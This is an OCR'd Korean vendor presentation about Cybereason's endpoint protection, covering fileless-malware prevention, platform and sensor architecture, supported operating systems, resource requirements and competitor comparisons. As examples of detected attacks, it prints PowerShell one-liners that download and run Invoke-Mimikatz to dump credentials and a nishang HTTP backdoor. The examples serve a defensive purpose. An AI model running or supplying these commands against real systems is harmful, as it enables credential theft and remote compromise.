
기존의 악성 코드에 의한 공격과는 달리, 이러한 악의적인 작업은 공격자가 대상 컴퓨터에 소프트웨어를 설치할 필요가 없습니다. 대신 Windows에 내장되어 있는 일반 응용 프로그램 및 IT 도구, 특히 PowerShell을 악용하고 있습니다.

Fileless Malware가 스캔 할 대상 바이너리가 없고 기본적으로 신뢰할 수 있는 정규 도구를 악용하고 있기 때문에 감지하고 방지하는 것이 특히 어렵습니다.




## Cybereason Fileless 악성 코드 방지 기능의 작동 원리는?


단순히 스크립트나 명령 줄을 보는 것이 아니라 Powershell 엔진에서 실행되는 코드에 의해 수행되는 모든 작업을 보기 위해 프로세스 수준의 행동뿐만 아니라 더 깊은 코드 수준의 행동을 분석 할 수 있습니다.




### Fileless 악성 코드 방지 기능의 특징

- ✓ **모든 종류의 난독 스크립트 탐지(Mimicat등)**
- ✓ **모든 버전 PowerShell 지원 (버전 2 포함)**
- ✓ **명령 줄 대화 스크립트, System.Management.Automation.dll 로드 등 모든 방법의 호출 방법에 대응**

# Cybereason NGAV – Fileless 악성 코드 방지 - 상세




```
IEX (New-Object Net.WebClient).DownloadString('https://
raw.githubusercontent.com/mattifestation/PowerSploit/master/
Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
```

```
(New-Object Net.WebClient).DownloadString('http://blog.siplik.com')
```

```
$a = (New-Object Net.WebClient).Downloaddata('https://
raw.githubusercontent.com/samratashok/nishang/master/Backdoors/HTTP-
Backdoor.ps1');$b =[System.Text.Encoding]::ASCII.GetString($a);iex
($b);HTTP-Backdoor
```

Upload custom reputation list Last update: Jan 25, at 14:04

o add custom reputation, upload a CSV file with File hashes. Domains and IP addresses. Use the following template for pload. Download template.

Upload


# Cybereason Platform Architecture

cybereason


# Cybereason Platform Architecture – 상세 구성

Goodus

- ✓ **Sensor**
  설치된 호스트에서 분석을 위한 로그 수집 후 Detection Server에게 전송.
- ✓ **Registration Server**
  Sensor를 Detection Server에 할당.
- ✓ **Detection Server**
  위협(Malops & Malwares) 탐지 및 조치.
- ✓ **Update Server**
  보안 패치 및 업데이트.
- ✓ **Global Threat Intel Server**
- ✓ **Private Threat Intel Server**
  악성파일, IP, 도메인 등의 평판제공
- ✓ **WebApp Server**
  위협 정보 확인 및 관리를 위한 웹 인터페이스



# Cybereason Sensor Architecture – 상세 구성



# Cybereason Sensor – 지원 운영 체제

Goodus

| Windows | Mac | Linux |
|---|---|---|
| • Windows XP SP3 (limited support)<br>• Windows Vista (limited support)<br>• Windows 7 SP1<br>• Windows 8<br>• Windows 8.1<br>• Windows 10<br>• Windows Server 2003 (limited support)<br>• Windows Server 2008 (limited support)<br>• Windows Server 2008 R2<br>• Windows Server 2012<br>• Windows Server 2012 R2<br>• Windows Server 2016 | • OS X Yosemite (10.10)<br>• OS X El Capitan (10.11)<br>• OS X Sierra (10.12)<br>• OS High Sierra (10.13) | • CentOS 6 and 7<br>• Red Hat Enterprise Linux 6 and 7<br>• Oracle Linux 6 and 7<br>• Ubuntu 14 LTS and 16 LTS<br>• Amazon Linux AMI 2017.03<br>• Amazon Linux AMI 2016.09<br>• Amazon Linux AMI 2016.03<br>• Amazon Linux AMI 2015.09<br>• Amazon Linux AMI 2015.03 |

# Cybereason Sensor – OS별 대응 및 조치 기능

Goodus

| 기능 | Windows XP SP3<br>Server 2003 | Windows Vista<br>Server 2008 | Windows 7 SP1<br>8, 8.1, 10<br>Server 2008 R2<br>Server 2012<br>Server 2012 R2<br>Server 2016 | Mac | Linux |
|---|---|---|---|---|---|
| **레지스트리 삭제**<br>Remove Registry | ● | ● | ● | | |
| **프로세스 중지**<br>Kill Process | ● | ● | ● | ● | ● |
| **파일/프로세스 격리**<br>Quarantine Process | ● | ● | ● | ● | ● |
| **Autorun 삭제**<br>Delete Autorun | ● | ● | ● | | |
| **실행 방지**<br>Prevent Execution | | | ● | | |
| **호스트 격리**<br>Isolate Machine | ● | ● | ● | ● | |
| **Suspend / unsuspend Ransomware** | | | ● | | |
| **Malware Alert 관리** | | | ● | | |

# Cybereason Sensor – 설치 요구 사양 및 리소스 사용량

Goodus

### ✓ No NGAV

| 항목 | 요구사양 |
|---|---|
| CPU | Dual Core 2Ghz core i3 이상 |
| Memory | 1GB 이상 |
| Disk | 150 MB 이상 |
| Network Connection | Ethernet 또는 Wi-Fi |

### ✓ NGAV Enabled ( Windows only )

| 항목 | 요구사양 |
|---|---|
| CPU | Dual Core 2Ghz core i3 이상 |
| Memory | 2GB 이상 |
| Disk | 1.5 GB 이상 |
| Network Connection | Ethernet 또는 Wi-Fi |

- ✓ 5% 이하의 CPU 사용률!
- ✓ 호스트 당 5M ~ 10M data
- ✓ No Crashes!
- ✓ No user impact!

### ✓ Network 사용량

| 엔드포인트 수 | 네트워크 사용량(Mbps) |
|---|---|
| 100 | 0.23 Mbps |
| 1000 | 2.26 Mbps |
| 10K | 23 Mbps |
| 50K | 114 Mbps |
| 100K | 229 Mbps |

# 제품 비교

Goodus

| 대상제품 | 대상 솔루션의 기능 | Cybereason의 비교 우위 |
|---|---|---|
| **Cabonblack (카본블랙)** | ▪ 전체적인 Endpoint보안 솔루션을 제공.<br>▪ 모듈 별 에이전트와 별도의 관리 콘솔 필요-관리 포인트 증가.<br>▪ 숙련된 분석가가 수동으로 관련 공격 요소를 수집. | ▪ 단일 에이전트에서 모든 기능을 제공.<br>▪ 위협을 자동으로 탐지하고 전체 공격 내용을 시각화. |
| **Crowdstrike (크라우드 스트라이크)** | ▪ Crowdstrike 분석 팀과 사이버 공격을 탐지하고 차단하는 문제를 해결하는 서비스 중심 조직. | ▪ 자동화되고 확장 가능한 기술로 위협을 신속하게 탐지하고 예방<br>▪ 할 수있는 기술 주도 조직. |
| **Cylance (사일런스)** | ▪ NGAV만 제공.<br>▪ 탐지 및 대응 기능(EDR)은 제공 안함. | ▪ NGAV와 탐지 및 대응(EDR)을 포함한 포괄적인 솔루션을 제공. |
| **FireEye (파이어아이)** | ▪ 데이터를 수집 후 이를 알려진 공격지수(IOC)와 비교하여 탐지하는 방식에 중점. | ▪ 행동 분석을 통해 고급 위협을 탐지하는데 중점. 알려지지 않은 위협 및 알려진 위협까지 자동 탐지. |
| **SentinelOne (센티널원)** | ▪ NGAV 및 일부 EDR 기능을 제공.<br>▪ Endpoint간의 상관관계 분석은 제공하지 않음 | ▪ Endpoint 자체의 위협뿐만 Endpoint간의 상관관계까지 분석. |
| **Tanium (테니움)** | ▪ 검색 기반의 분석/결과를 제공하는데 중점.<br>▪ 숙련된 분석가 필요. | ▪ 고급 위협 자동 탐지 및 대응의 자동화에 중점.<br>▪ 위협 관련 데이터의 가시성 및 연결성도 고려. |


# Thank you!

cybereason